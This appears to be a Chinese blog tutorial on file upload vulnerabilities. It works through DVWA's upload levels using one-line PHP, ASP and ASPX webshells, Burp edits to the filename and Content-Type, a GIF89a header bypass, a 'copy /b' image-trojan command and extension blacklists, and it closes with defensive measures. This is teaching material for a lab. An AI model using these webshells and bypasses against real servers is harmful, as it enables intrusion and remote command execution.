-
文件上传漏洞
任意文件上传
1. 概述
文件上传是Web 应用必备功能之一,如,头像上传,附件分享等。如果服务器配置不当或者没有进行足够的过滤,Web 用户就可以上传任意文件,包括恶意脚本文件,exe 程序等等,这就造成了任意文件上传漏洞。
1.1 漏洞成因
服务器配置不当,开启了PUT 方法。
Web 应用开放了文件上传功能,没有对上传的文件做足够的限制和过滤。在程序开发部署时,没有考虑以下因素,导致限制被绕过:
- 代码特性;
- 组件漏洞;
- Web 容器漏洞;
- 系统特性;
- …
http请求方法:
GET:传递GET参数,
POST:文件上传,
HEADE:与GET方法类似,
OPTIONS:测试服务器所支持的方法,
PUT:向服务器写入文件,
DELETE:从服务器删除文件,
TRACE:回显请求。
PUT和DELETE两种方法比较危险
1.2 漏洞危害
上传恶意代码(文件,程序),并执行恶意代码(文件,程序):
- 直接上传后门文件并执行,导致网站沦陷:
- 通过恶意文件,利用其他漏洞拿到管理员权限(提权),导致服务器沦陷。
通过文件上传漏洞获得的网站后门,叫WebShell。
2. WebShell解析
2.1 shell
2.1.1 命令解释器
命令解释器:将用户的命令解释为机器可以执行的命令。并将硬件的反馈翻译为用户可以理解的文字
Windows Linux powershell
cmdbash
sh
zsh
2.2 WebShell
WebShell 是一个网站的后门,也是一个命令解释器。通过Web 方式,使用HTTP| HTTPS 协议传递命令消息到服务器,并且继承了Web 用户的权限,在服务器上远程执行命令。WebShe ll 从本质上讲,就是服务器端可运行的脚本文件,后缀名通常为:
- .php
- .asp
- .aspx
- .jsp
- …
WebShell 接收来自于Web 用户的命令,然后在服务器端执行,也称为网站木马、木马后门、网马等。
Web 容器 脚本语言 Apache HTTPD php IIS asp| aspx| php Tomcat jsp| jspx 2.2.1 大马
代码量比较大,与小马对比。
2.2.2 小马
一句话木马,需要与中国菜刀配合。
特点:短小精悍,功能强大。
三大基本功能:文件管理、虚拟终端、数据库管理。
php 脚本格式:
@eval($_REQUEST[777])?> //代码执行函数+传参点- 1
- 2
asp 脚本形式:
<%eval request("777")%>- 1
aspx 脚本形式:
<%@ Page Language="Jscript"%> <%eval(Request.Item["777"],"unsafe");%>- 1
- 2
jsp和jspx可以通过蚁剑生成shell
2.2.3 GetShell
GetShell 是获取WebShell 的过程或结果。文件上传漏洞的利用是GetShell 的主要方式,但不是唯一手段。
2.2.4 WebShell项目
3. 任意文件上传攻防
3.1 毫无检测
DVWA/File Upload/Low 。
3.1.1 源代码
if( isset( $_POST[ 'Upload' ] ) ) { // Where are we going to be writing to? $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/"; $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] ); // Can we move the file to the upload folder? if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) //将上传到缓存中的文件按移动到目标文件 { // No echo 'Your image was not uploaded.
'; } else { // Yes! echo "{$target_path} succesfully uploaded!"; } } ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
可知是php代码环境,提交php代码的一句话木马


联合蚁剑进行连接


3.1.2 代码审计
- 对文件上传没有做任何过滤;
- 任意文件上传。
3.2 黑白名单策略
黑白名单是最常用,也是最重要的安全策略之一。黑白名单策略类似于一个列表,列表中写了一些条件或者规则,黑名单就是非法条件,白名单就是合法条件,类似于手机的黑白名单。也是最常用的防御策略之一。
3.2.1 文件检测
-
文件后缀名
-
文件类型
-
文件内容
3.2.2 后缀名黑名单
$deny_ext = array( ".php",".php5",".php4",".php3",".php2","php1",".phtml",".pht", ".html",".htm", ".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jhtml", ".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx", ".cer",".swf", ".htaccess" );- 1
- 2
3.2.3 后缀名白名单
$allow_ext = array( 'jpg','jpeg','png','bmp','gif','svg', 'zip','tar.gz', 'doc','docx','pdf','xls','ppt' );- 1
- 2
3.3 文件类型检测
DVWA/File Upload/Medium 。
3.3.1 源代码
if( isset( $_POST[ 'Upload' ] ) ) { // Where are we going to be writing to? $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/"; $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] ); // File information $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ]; $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ]; $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ]; // Is it an image? if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) && ( $uploaded_size < 100000 ) ) //上传文件类型是image/jpeg或者是image/png并且小于100mb { // Can we move the file to the upload folder? if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) { // No echo 'Your image was not uploaded.
'; } else { // Yes! echo "{$target_path} succesfully uploaded!"; } } else { // Invalid file echo 'Your image was not uploaded. We can only accept JPEG or PNG images.
'; } } ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31

再次使用1.php进行上传,发现不让上传,使用bp进行抓包,将请求数据包发送至重发器。


修改文件名和后缀名,点击重发

修改文件类型

放包后上传成功,上传成功后使用蚁剑进行连接



3.3.2 代码审计
- 上传的文件没有重命名;
- Content-Type 类型白名单检测;
- 任意文件上传。
POST /dv/vulnerabilities/upload/ HTTP/1.1 Host: 192.168.16.136 Content-Length: 418 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.16.136 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryMM0HUUKFwzieNB1q User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.125 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Referer: http://192.168.16.136/dv/vulnerabilities/upload/ Accept-Encoding: gzip, deflate Accept-Language: en-US,en;q=0.9 Cookie: security=medium; PHPSESSID=k2o7sg8o6m2qo9nl7jshuddvp6 Connection: close ------WebKitFormBoundaryMM0HUUKFwzieNB1q Content-Disposition: form-data; name="MAX_FILE_SIZE" 100000 ------WebKitFormBoundaryMM0HUUKFwzieNB1q Content-Disposition: form-data; name="uploaded"; filename="1.php" Content-Type: image/png ------WebKitFormBoundaryMM0HUUKFwzieNB1q Content-Disposition: form-data; name="Upload" Upload ------WebKitFormBoundaryMM0HUUKFwzieNB1q--- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
3.4 文件后缀名或内容检测
DVWA/File Upload/High 。
3.4.1 源代码
if( isset( $_POST[ 'Upload' ] ) ) { // Where are we going to be writing to? $target_path = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/"; $target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] ); // File information $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ]; $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1); $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ]; $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ]; // Is it an image? if( ( strtolower( $uploaded_ext ) == "jpg" || strtolower( $uploaded_ext ) == "jpeg" || strtolower( $uploaded_ext ) == "png" ) && ( $uploaded_size < 100000 ) && getimagesize( $uploaded_tmp ) )//上传文件类型在jpg,jpeg,png之间并且小于100兆并且使用getimagesize() 进行文件内容检测,只检测文件头部,查看文件幻数进行检测是不是图片。 { // Can we move the file to the upload folder? if( !move_uploaded_file( $uploaded_tmp, $target_path ) ) { // No echo 'Your image was not uploaded.
'; } else { // Yes! echo "{$target_path} succesfully uploaded!"; } } else { // Invalid file echo 'Your image was not uploaded. We can only accept JPEG or PNG images.
'; } } ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
使用1.php进行上传,上传失败

使用bp抓包,发送重发器,修改文件名和类型点击重发,还是失败了。那么检测的应该是文件内容

修改文件内容,上传成功。



图片类型后跟的是十六进制的文件头,而我们修改的文件内容中GIF89a是十六进制对应的字符。
使用蚁剑连接

3.4.2 代码审计
-
上传文件没有重命名;
-
文件后缀名白名单检测;
-
使用getimagesize() 进行文件内容检测,只检测文件头部。
3.5 图片木马
3.5.1 使用cmd命令
copy imgName/b+yjh/a newImgName- 1
说明:
- 图片木马没有办法直接利用,需要配合其他漏洞。
- 图片木马中包含了恶意代码。

3.6 完全防御
DVWA/File Upload/Impossible 。
3.6.1 源代码
if( isset( $_POST[ 'Upload' ] ) ) { // Check Anti-CSRF token checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' ); // File information $uploaded_name = $_FILES[ 'uploaded' ][ 'name' ]; $uploaded_ext = substr( $uploaded_name, strrpos( $uploaded_name, '.' ) + 1); $uploaded_size = $_FILES[ 'uploaded' ][ 'size' ]; $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ]; $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ]; // Where are we going to be writing to? $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/'; //$target_file = basename( $uploaded_name, '.' . $uploaded_ext ) . '-'; $target_file = md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext; $temp_file = ( ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) ) ); $temp_file .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext; // Is it an image? if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) && ( $uploaded_size < 100000 ) && ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) && getimagesize( $uploaded_tmp ) ) { // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD) if( $uploaded_type == 'image/jpeg' ) { $img = imagecreatefromjpeg( $uploaded_tmp ); imagejpeg( $img, $temp_file, 100); } else { $img = imagecreatefrompng( $uploaded_tmp ); //由文件或url创建一个新图片 imagepng( $img, $temp_file, 9); } imagedestroy( $img ); // Can we move the file to the web root from the temp folder? if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) { // Yes! echo "${target_file} succesfully uploaded!
"; } else { // No echo 'Your image was not uploaded.
'; } // Delete any temp files if( file_exists( $temp_file ) ) unlink( $temp_file ); } else { // Invalid file echo 'Your image was not uploaded. We can only accept JPEG or PNG images.
'; } } // Generate Anti-CSRF token generateSessionToken(); ?>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
使用图片木马进行文件上传,但是夹杂在图片中的一句话木马消失了。

在部署了dv的服务器中打开文件上传路径找到图片木马使用记事本打开

3.6.2 代码审计
- 检测Token 值,防止数据包重放;
- 文件重命名;
- 文件后缀名白名单检测;
- 文件类型白名单检测;
- 文件内容头部检测;
- 二次渲染,生成新文件;
- 删除缓存文件。
3.7 文件上传利用条件
文件上传漏洞完美利用,受到以下条件限制:
- Web 服务器开启文件上传功能,Web 用户可以使用该功能。
- Web 用户({www|www-data|apache})对目标目录具有可写权限,甚至具有执行权限。一般情况下,Web 目录都有执行权限。
- 完美利用意味着文件可以执行,也就是说代码可以被服务器解析。
- 服务器开启了PUT 方法。
3.8 任意文件上传防御
3.8.1 代码角度
- 采用白名单策略,严格限制上传文件的后缀名;
- 上传文件重命名,尽量少的从客户端获取信息,包括文件名、文件类型、文件内容等;
- 文件内容检测;
- 进行二次渲染,过滤掉图片马中的恶意代码;
- 避免文件包含漏洞;
- 严格处理文件路径,防御00 截断漏洞;
- 检测Token 值,防止数据包重放。
3.8.2 业务角度
- 强口令策略,避免恶意攻击者登录网站后台;
- 尽量避免Web 用户修改上传白名单。
3.8.3 Web容器角度
- 及时更新Web 容器,防止解析漏洞产生。
- 禁用Web 容器PUT 方法。
3.8.4 系统角度
避开空格、点
.、::$DATA等windows 系统特性。3.8.5 服务器部署
- 严格控制权限,执行权限与写权限分离。
。一般情况下,Web 目录都有执行权限。
- 完美利用意味着文件可以执行,也就是说代码可以被服务器解析。
- 服务器开启了PUT 方法。
3.8 任意文件上传防御
3.8.1 代码角度
- 采用白名单策略,严格限制上传文件的后缀名;
- 上传文件重命名,尽量少的从客户端获取信息,包括文件名、文件类型、文件内容等;
- 文件内容检测;
- 进行二次渲染,过滤掉图片马中的恶意代码;
- 避免文件包含漏洞;
- 严格处理文件路径,防御00 截断漏洞;
- 检测Token 值,防止数据包重放。
3.8.2 业务角度
- 强口令策略,避免恶意攻击者登录网站后台;
- 尽量避免Web 用户修改上传白名单。
3.8.3 Web容器角度
- 及时更新Web 容器,防止解析漏洞产生。
- 禁用Web 容器PUT 方法。
3.8.4 系统角度
避开空格、点
.、::$DATA等windows 系统特性。3.8.5 服务器部署
-
严格控制权限,执行权限与写权限分离。
-
建立单独的文件存储服务器,类似于站库分离。
-
相关阅读:
这篇文章告诉你视频配音制作的方法
Vue-router基础知识(上)
连续词袋模型(Continous bag of words, CBOW)
C++中的多态(下)
电脑有机械硬盘和固态硬盘,如何切换系统启动盘?
Django模板(四)
php cli 多进程编程
万宾科技内涝积水监测仪效果,预警城市积水
OSI与TCP IP各层的结构与功能,都有哪些协议
【ESP32】ESP32-Face人脸识别过程概述
- 原文地址:https://blog.csdn.net/weixin_58954236/article/details/132635028
